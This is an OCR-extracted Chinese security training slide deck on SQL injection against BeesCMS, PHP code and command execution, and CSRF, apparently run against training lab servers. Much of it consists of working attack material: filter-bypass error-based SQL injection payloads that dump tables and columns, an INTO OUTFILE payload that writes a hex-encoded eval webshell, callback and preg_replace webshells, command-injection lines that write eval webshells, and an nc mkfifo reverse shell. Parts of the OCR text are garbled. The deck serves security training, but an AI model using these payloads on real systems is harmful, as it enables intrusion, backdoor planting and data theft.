


sql注入,命令执行,csrf----



讲师: 跃琪



# 目录

**CONTENTS** 

- **)** 01. sql注入
- ) 02. 命令执行
- **03.** csrf







4





## 01

### 首先可以看到是一个beescms








# 02

### 1.以前的思路

首先识别一下指纹 根据指纹查找历史漏洞(同样 适合现在)

2.查找目录(目录里面会有很多惊喜)







#### 思路

1.首先用御剑或者dirsearch扫描一下目录可以发现admin目录

```
OB - /vulnlab/sqli/beecms/admin/index.php -> login.php

    /vulnlab/sqli/beecms/admin/upload.php -> login.php

      - /vulnlab/sqli/beecms/article -> http://47.105.75.177/vulnlab/
      - /vulnlab/sqli/beecms/book -> http://47.105.75.177/vulnlab/sql
      - /vulnlab/sqli/beecms/ckeditor -> http://47.105.75.177/vulnlab
     - /vulnlab/sqli/beecms/data -> http://47.105.75.177/vulnlab/sql
      - /vulnlab/sqli/beecms/down -> http://47.105.75.177/vulnlab/sql
     - /vulnlab/sqli/beecms/includes -> http://47.105.75.177/vulnlab
        /vulnlab/sqli/beecms/install -> http://47.105.75.177/vulnlab/s
     - /vulnlab/sqli/beecms/languages -> http://47.105.75.177/vulnla
256B - /vulnlab/sqli/beecms/member -> http://47.105.75.177/vulnlab/sq
257B - /vulnlab/sqli/beecms/product -> http://47.105.75.177/vulnlab/s
     - /vulnlab/sgli/beecms/search -> http://47.105.75.177/vulnlab/sgli/beecms/search
     - /vulnlab/sqli/beecms/sitemap -> http://47.105.75.177/vulnlab/s
     - /vulnlab/sqli/beecms/template -> http://47.105.75.177/vulnlab
```

6





### 思路

- 1.可以看到beescms可以百度搜索 一下历史漏洞
- 2.可以发现有sql注入漏洞后台

其实自己也能尝试出来

3.这里 为了降低难度设置了 mysql允许写(真实情况mysql很少)









搜索beescms漏洞

也可以下载beescms的源码查看





百度一

2019年7月3日 - 漏洞简析:因为BeesCMS后台登陆页面存在sq注入,可以被用来写入一句话木马或者查看管理员密码 绕过限制写入文件的注入代码: 1' uni union on selselect...

■ 簡书社区 - 百度快照

#### Beescms v4.0 sql注入漏洞分析 - 雨中落叶 - 博客园

2019年9月25日 - Beescms v4.0由于后台登录验证码设计缺陷以及代码防护缺陷导致存在bypass全局防护的SQL注入。 二、漏洞环境搭建 1、官方下载Beescms v4.0,下载地址: h... https://www.cnblogs.com/yuzly/... ▼ - 百度快照

#### 漏洞组件 - BEESCMS - 知道创宇 Seebug 漏洞平台

漏洞详情: BEESCMS企业网站管理系统是一款PHP+MYSQL的多语言系统,内容模块易扩展,模板风格多样化,模板制作简单功能强大,专业SEO优化,后台操作方便,完全可以满足企业网站... https://www.seebug.org/appdir/... + - 百度快照

#### 代码审计就该这么来3 beescms getshell - FreeBuf专栏 i春秋学院



2017年11月27日 - (http://bbs.ichunqiu.com/thread-13714-1-1.html)说到快速漏洞挖掘中的几...接下来就看看我们的目标beescms二、实战先来看看beescms的上传部分代码 if(isset...

https://www.freebuf.com/news/1... 🔻 - <u>百度快照</u>

#### BeesCMS系统漏洞分析溯源 qq 36933272的博客-CSDN博客

2019年9月4日 - 輸入admin/login.jsp进入登陆页面判断存在sq注入漏洞在用户名注入一句话木马,需要把p... Beescms\_V4.0代码审计源于一场AWD线下比赛的漏洞源码看了别...

CSDN技术社区 ▼ - 百度快照

#### beescms4.0两处 sql注入漏洞 - 知道创宇 Seebug 漏洞平台

2017年9月5日 - 漏洞概要:暫未开放... 漏洞详情 贡献者 匿名 共获得 0KB 登录后查看 共0 兑换了 PoC 登录后查看 参考链接 登录后查看 漏洞状态 2017/09/05 漏洞已. https://www.seebug.org/vuldb/s... 平 - 百度快照

#### BeesCMS系统漏洞分析溯源 CMS漏洞 在线靶场 墨者学院 专注于网络...

某人搭建BeesCMS网站,邀请"墨者"安全工程师测试网站的安全性。 实训目标 1、了解BeesCMS; 2、了解此漏洞形成的原因; 3、掌握此漏洞的利用方式; 解题方向 根...

https://www.mozhe.cn/bug/detai... ▼ - 百度快照





### 漏洞点

### 1.后台sql注入,这里可以看到注入的规则

Raw	Params	Headers	Hex	JSON Decoder	
POST /	vulnlab/s	qli/beecms	/admir	n/login.php?action=ck_login HTTP/1.1	A
Host:	17. 105. 75.	. 177			
Cont en	t-Length:	71			
Cache-(	Control: 1	nax-age=0			
	하는 경기에 가는 경기를 받는다.	17. 105. 75.			
Upgrad	e-Insecur	e-Requests	: 1		
DNT: 1					
	40 10.Tr (Tr) (40.D) 140.T			w-form-urlencoded	
	집일(2017년) 16 시 시 시 시 시 시 시 시 시 시 시 시 시 시 시 시 시 시			: Android 4.4.2; Nexus 4 Build/KOT49H)	
AppleW	ebKit/537.	.36 (KHTML	, like	e Gecko) Chrome/34.0.1847.114 Mobile Safari/	537. 36
Accept					
	- 10 Told 10 T			l, application/xml;q=0.9, image/webp, image/apn	g, */*; q=0.
- 10 STORES				v=b3; q=0. 9	
	. 하이 아이 아이 아이를 내려왔다.			vulnlab/sqli/beecms/admin/login.php	
		gzip, de			
				9, en;q=0.8	
			lgtt3v	vigkpv7avmrr17	
Connec	tion: clos	se			
ser=3	56%27&bass	sword=1241	&code=	=e545&submit=true&submit.x=62&submit.y=37	
_					

```
Raw Headers Hex Render JSON Decoder
```

HTTP/1.1 200 OK

Date: Fri, 10 Apr 2020 08:55:35 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.40

X-Powered-By: PHP/5.6.40

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache Content-Length: 437 Connection: close

Content-Type: text/html; charset=utf-8

<div style="font-size:12px;">操作数据库失败You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '356' limit 0,1' at line 1<br/>
1<br/>
br>sql:select id, admin\_name, admin\_password, admin\_purview, is\_disable from bees\_admin where admin\_name='356' limit 0,1
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2.可以百度搜索到beescms的源码来进行查看过滤规则/或者看别人的分

析文章





### 3.简单源码分析

首先判断注入点: admin的ck login

```
POSI /vulnlab/sqli/beecms/admin/login.php?action=ck_login HIIP/1.1
Host: 47, 105, 75, 177
Content-Length: 71
Cache-Control: max-age=0
Origin: http://47.105.75.177
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Linux: Android 4.4.2: Nexus 4 Build/KOI49H)
AppleWebKit/537.36 (KHIML, like Gecko) Chrome/34.0.1847.114 Mobile Safari/537.36
Accept:
text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, image/apng, */*; q=0.
8, application/signed-exchange; v=b3; q=0.9
Referer: http://47.105.75.177/vulnlab/sqli/beecms/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9, en; q=0.8
Cookie: PHPSESSID=pgkvjgflgtt3vigkpv7avmrr17
Connection: close
 ser=356%278 bassword=1241&code=e545&submit=true&submit.x=62&submit.y=37
```



### 3.简单源码分析

### 首先判断注入点: admin的ck\_login

```
function check_login($user,$password){
   $rel=$GLOBALS['mysql']->fetch_asc("select id.admin name.admin password.admin purview.is disable from ".DB_PRE."admin where admin name='".$user."' limit 0.1");
   $rel=empty($rel)?'':$rel[0];
   if(empty($rel)){
       msg('不存在该管理用户','login.php');
   $password=md5($password);
   if($password!=$rel['admin password']){
       msg("输入的密码不正确");
   if($rel['is disable']){
       msg('该账号已经被锁定,无法登陆');
   $_SESSION['admin']=$rel['admin name'];
   $_SESSION['admin_purview']=$rel['admin purview'];
   $_SESSION['admin_id']=$rel['id'];
   $_SESSION['admin_time']=time();
   $_SESSION['login_in']=1;
   $_SESSION['login_time']=time();
   $ip=fl_value(get_ip());
   $ip=fl_html($ip);
    $_SESSION['admin_ip']=$ip;
```



跟一下f\_value还有fl\_html查看内容,可以发现过滤规则把上面的字符过滤成空格

```
global $_sys;
    include('template/admin_login.php');
7/判断受求
elseif($action=='ck_login'){
    global $submit,$user,$password,$_sys,$code;
    $submit=$_POST['submit'];
    $user=fl_html(fl_value($_POST['user']));
    $password=fl_html(fl_value($_POST['password']));
    $code=$ POST['code'];
    if(!isset($submit)){
        msg('请从登陆页面进入');
    if(empty($user)||empty($password)){
        msg("密码或用户名不能为空");
    if(!empty($_sys['safe_open'])){
        foreach($_sys['safe_open'] as $k=>$v){
        if($v=='3'){
    check_login($user,$password);
elseif($action=='out'){
    login_out();
```



跟一下f\_value还有fl\_html查看内容,可以发现过滤规则把上面的字符过滤成空格



#### ● 合天网安实验室 WWW.H€TIANLAB.COM

### 构造绕过

sql注入的常规流程

order by判断列 然后开始判断


₩WW.HETIANLAB.COM

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WWW.HET



### 构造绕过



Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 <div style="font-size:12px;">操作数据库失败Unknown column '6' in 'order clause' (br)sql:select id, admin\_name, admin\_password, admin\_purview, is\_disable from bees admin where admin name='123' order by 6#' limit 0,1 href="javascript:history.go(-1);" style="text-decration:none">返回</a></div>

●天网安实验室



### 构造绕过

```
POST /vulnlab/sqli/beecms/admin/login.php?action=ck_login HTTP/1.1
                                                                                                        HTTP/1.1 200 OK
Host: 47.105.75.177
                                                                                                        Date: Tue, 14 Apr 2020 07:04:42 GMT
Content-Length: 94
                                                                                                        Server: Apache/2.4.6 (CentOS) PHP/5.6.40
Cache-Control: max-age=0
                                                                                                        X-Powered-By: PHP/5.6.40
Origin: http://47.105.75.177
                                                                                                        Expires: Thu, 19 Nov 1981 08:52:00 GMT
Upgrade-Insecure-Requests: 1
                                                                                                        Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
DNT: 1
                                                                                                        Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
                                                                                                        Content-Length: 453
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHIML, like Gecko)
                                                                                                        Connection: close
Chrome/79.0.3945.88 Safari/537.36
                                                                                                        Content-Type: text/html; charset=utf-8
Accept:
text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, image/apng, */*; q=0.8, application/signe
                                                                                                        <div style="font-size:12px;">操作数据库失败You have an error in your SQL syntax; check the
d-exchange; v=b3; q=0.9
                                                                                                        manual that corresponds to your MariaDB server version for the right syntax to use near
Referer: http://47.105.75.177/vulnlab/sqli/beecms/admin/login.php
                                                                                                        id, admin_name, admin_password, admin_purview, is_isable from bees_admin where
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9, en; q=0.8
                                                                                                        admin_name='123' 1, 2, 3, 4, 5#' limit 0, 1
Cookie: PHPSESSID=td0hrla32osa646aq7n23qjp01
                                                                                                        style="text-decration:none">返回</a></div>
Connection: close
user=123' unibn selec 1, 2, 3, 4, 5%23&password=456&code=645d&submit=true&submit.x=80&submit.y=39
                                                                                                                          union select 被过滤了
```





开始根据组合规则绕过

union select 变形

uni union on selselectect其他的根据过滤的规则来进行,这里最好利用报错注入





爆库payload: -123' an and d extractvalue(1,concat(0x7e,database()))%23




```
Raw
       Headers
                Hex Render JSON Decoder
HTTP/1.1 200 OK
Date: Tue, 14 Apr 2020 07:29:55 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 348
Connection: close
Content-Type: text/html; charset=utf-8
<div style="font-size:12px;">操作数据库失败XPATH syntax error: ' beecms' (br>sql:selection)
id, admin_name, admin_password, admin_purview, is_disable from bees_admin where
admin_name='-123' and extractvalue(1, concat(0x7e, database()))#' limit 0, 1\langle /p\langle p
id="time_url"><a href="javascript:history.go(-1);" style="text-decration:none">返回</a></div>
```





爆表payload: -123' an and d extractvalue(1,concat(0x7e,(seselectlect gro group up\_concat(table\_name) fr from om information\_schema.tables wh where ere table\_schema i in n (database()))))%23







爆表payload: -123' an and d extractvalue(1,concat(0x7e,(seselectlect gro group up\_concat(table\_name) fr from om information\_schema.tables wh where ere table\_schema i in n (database()) a and nd table\_name not i in n('bees admin','bees admin group') )))%23

```
Params | Headers | Hex | JSON Decoder
POST /vulnlab/sqli/beecms/admin/login.php?action=ck login HTTP/1.1
Host: 47, 105, 75, 177
Content-Length: 240
Cache-Control: max-age=0
Origin: http://47.105.75.177
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Accept:
text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, image/apng, */*; q=0.8, application/signe
d-exchange; v=b3; q=0.9
Referer: http://47.105.75.177/vulnlab/sqli/beecms/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9, en; q=0.8
Cookie: PHPSESSID=td0hrla32osa646ag7n23gjp01
Connection: close
user=-123 an and d extractvalue(1, concat(0x7e, (seselectlect gro group up concat(table name) fr from
om information_schema.tables wh where ere table_schema i in n
(database()))))%23&password=456&code=645d&submit=true&submit.x=80&submit.y=39
```

```
HTTP/1.1 200 OK
Date: Tue, 14 Apr 2020 07:34:03 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 462
Connection: close
Content-Type: text/html; charset=uti-8
<div style="font-size:12px;">操作数据库失败XI ATH syntax error:
' bees_admin, bees_admin_group, bee' \br>sql: elect
id, admin_name, admin_password, admin_purviev is_disable from bees_admin where
admin_name='-123' and extractvalue(1, conca (0x7e, (select group_concat(table_name) from
information_schema.tables where table_schema in (database()))))#' limit 0,1
id="time url"><a href="javascript:history.go(-1);" style="text-decration:none">返回</a></div>
```





爆列payload: -123' an and d extractvalue(1,concat(0x7e,(seselectlect gro group up\_concat(column\_name) fr from om information\_schema.columns wh where ere table\_name i in n ('bees\_admin'))))%23

```
OST /vulnlab/sqli/beecms/admin/login.php?action=ck_login HTTP/1.1
ost: 47.105.75.177
ontent-Length: 242
ache-Control: max-age=0
rigin: http://47.105.75.177
ograde-Insecure-Requests: 1
NT: 1
ontent-Type: application/x-www-form-urlencoded
ser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHIML, like Gecko)
hrome/79.0.3945.88 Safari/537.36
ext/html, application/xhtml+xml, application/xml;q=0.9, image/webp, image/apng, */*;q=0.8, application/signe
-exchange; v=b3; q=0.9
eferer: http://47.105.75.177/vulnlab/sqli/beecms/admin/login.php
ccept-Encoding: gzip, deflate
ccept-Language: zh-CN, zh;q=0.9, en;q=0.8
ookie: PHPSESSID=td0hrla32osa646ag7n23gjp01
onnection: close
ser=-123° an and d extractvalue(1, concat(0x7e, (seselectlect gro group up concat(column name) fr from
m information_schema.columns wh where ere table_name i in n
bees admin'))))%23%password=456%code=2b1f%submit=true&submit,x=80%submit,y=39
```


```
HTTP/1.1 200 OK
Date: Tue, 14 Apr 2020 09:25:56 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 464
Connection: close
Content-Type: #ext/html; charset=utf-8
<div style="font-size:12px;">操作数据库失败XPATH syntax error:
'~id, admin_name, admin_password, ad' <br>sql:select
id, admin_name, admin_password, admin_purview, is_disable from bees_admin where
admin_name='-123' and extractvalue(1, concat(0x7e, (select group_concat(column_name) from
information_schema.columns where table_name in ('bees_admin'))))#' limit 0,1
id="time url"><a href="javascript:history.go(-1);" style="text-decration:none">返回</a></div>
```





### 写shell

payload: -123' un union ion selselectect 1,2,3,4,0x3c3f70687020406576616c28245f504f53545b636d645d293b3f3e in into outoutfilefile '/var/www/html/html/zoneh.php'%23









**/02** 

命令执行





# **01** 回调函数

### 代码执行

常见的webshell用来bypass的都是用回调函数来进行免杀

array\_map — 为数组的每个元素应用回调函数 array\_filter — 用回调函数过滤数组中的单元 call\_user\_func — 把第一个参数作为回调函数调用 call\_user\_func\_array — 调用回调函数,并把一个数组参数作为回调函数 的参数



### 回调函数原理



这一类回调函数利用原array\_filter()回调函数,原型为:
array array\_filter ( array \$array [, callable \$callback [, int \$flag = 0 ]])

```
$result='';
if(isset($_POST['submit']) && $_POST['cmd']!=null){
    $cmd = $_POST['cmd'];
    $array1 = array($cmd);
    $func = $_POST['func'];
    @array_filter($array1, $func);
}
?>
```


依次将 array 数组中的每个值传递到 callback 函数。如果 callback 函数返回 true,则 array 数组的当前值会被包含在返回的结果数组中。数组的键名保留不变。这里如果func输入assert cmd如果输入phpinfo(),就会回调变为 assert(phpinfo()) 然后执行 其他回调函数原理类似



### 回调函数



所以基本所有的回调函数都是利用assert等函数进行回调组合然后执行命令








### 02

### 代码执行函数

eval():传入的参数必须为PHP代码,既需要以分号结尾 assert():assert函数是直接将传入的参数当成PHP代码直接,不需要以分号结尾

这一类函数因为直接把传入的参数当为php代码执行,我们只需要直接

输入即可





### 代码执行函数



### preg\_replace

```
<?php
preg_replace("/test/e",$_POST["cmd"],"just test");
//preg_replace('正则规则','替换字符','目标字符')
//PCRE修饰符 e : preg_replace()在进行了对替换字符串的后向引用替换之后,
//将替换后的字符串作为php代码评估执行(eval函数方式),并使用执行结果作为实际参与替换的字符串。
?</pre>
```

### preg\_replace\_1

```
if(isset($_GET['data']))
{
$data = $_GET['data'];
$data = preg_replace('/(.*)/e', 'strtoupper("\\1")',$data);
// $data = preg_replace('/(.*)/e', 'strtoupper('\\1')',$data);
print $data;
}
// /e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码
// ?data=[php]{${system(ipconfig)}}{[/php]
// 在php中,双引号里面如果包含有变量,php解释器会将其替换为变量解释后的结果;单引号中的变量不会被处理。
if // 注意:双引号中的函数不会被执行和替换。
// 防御:将 strtoupper("\\1") 修改为strtoupper('\\1'),这样'${phpinfo()}'就会被当做一个普通的字符串处理(>单引号中的变量不会被处理)
?>
```






#### 第一题:

a Load URL	http://120.27.61.239:8080/vulnlab/exec/code/preg_replace.php						
Split URL							
Execute							
	✓ Post data ☐ Referrer						
Post data	cmd=system('ls');						

array\_filter.php array\_map.php assert.php call\_user\_func.php call\_user\_func\_array.php create\_func.php eval.php inde

第二题:这一题实际是利用双引号里面的命令执行,反弹shell可以利用双引号传入一个一句话然后再执行







第二题:这一题实际是利用双引号里面的命令执行,反弹shell可以利用双引号传入一个一句话然后再执行

NT ~ =	autofindxss-4.0.0-fx  Quality SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-
	http://120.27.61.239:8080/vulnlab/exec/code/preg_replace_1.php?data=\${@eval(\$_POST[a])}
Split URL	
E <u>x</u> ecute	
	✓ Post data ☐ Referrer    0xHEX
ost data	a=system('ls');

array filter.php array map.php assert.php call user func.php call user func array.php create func.php eval.php index.html preg\_replace.php preg\_replace\_1.php syh.php



# 03

### 远程代码执行-双引号

```
<?php
// echo "phpinfo()";
echo "{${phpinfo()}}";
echo "${@assert($_POST[a])}";
?>
```

在php中,双引号里面如果包含有变量,php解释器会将其替换为变量解释后的结果 单引号中的变量不会被处理,双引号中的函数不会被执行和替换。



## 04

### 命令执行函数

1.exec: 执行一个外部程序

2.反引号: `

3.passthru:执行外部程序并且显示原始输出

4.popen:打开一个指向进程的管道,该进程由派生给定的 command 命令执行而产生。

5.shell\_exec: 通过 shell 环境执行命令,并且将完整的输出以字符串的方式返回。本函数同执行操作符(``)

6.system():system — 执行外部程序,并且显示输出





#### 写shell:

127. 0. 0. 1 echo "<?php @eval(\\$\_POST['cmd']);?>" > ./sys/1. php

127. 0. 0. 1 echo "<?php (\\$\_=@\\$\_GET[2]). @\\$\_(\\$\_POST[1])?>"> ./sys/3. php

127. 0. 0. 1 echo "PD9waHAgQGV2YWwoJF9QT1NUW2FdKTs/Pg==" | base64 -d > ./sys/2. php

#### nc反弹shell:

127. 0. 0. 1; mkfifo /tmp/pipe; sh /tmp/pipe | nc 127. 0. 0. 1 4444 > /tmp/pipe







**/03** 


CSRF考核



## CSRF攻击-苏醒的巨人

## 一、CSRF模型

1.用户登录受信任网站A,并在本地生成Cookie。 2.在不登出A的情况下,访问危险网站B。





# 骑士cms csrf添加后台账户 专注网安人才实战技能培养



# 二、操作

首先抓取cms添加后台账户的请求包

然后根据请求包发起请求



# 骑士cms csrf添加后台账户 专注网安人才实战技能培养




0	Request to http://127.0.0.1:80								
	Forward Drop Intercept is on Action Open Browser	Comment this item							
P	etty Raw Hex \n \ =								
1	POST /eyoucms/login.php?m=admin&c=Admin&a=admin_add⟨=cn HTTP/1.1								
2	Host: 127. 0. 0. 1								
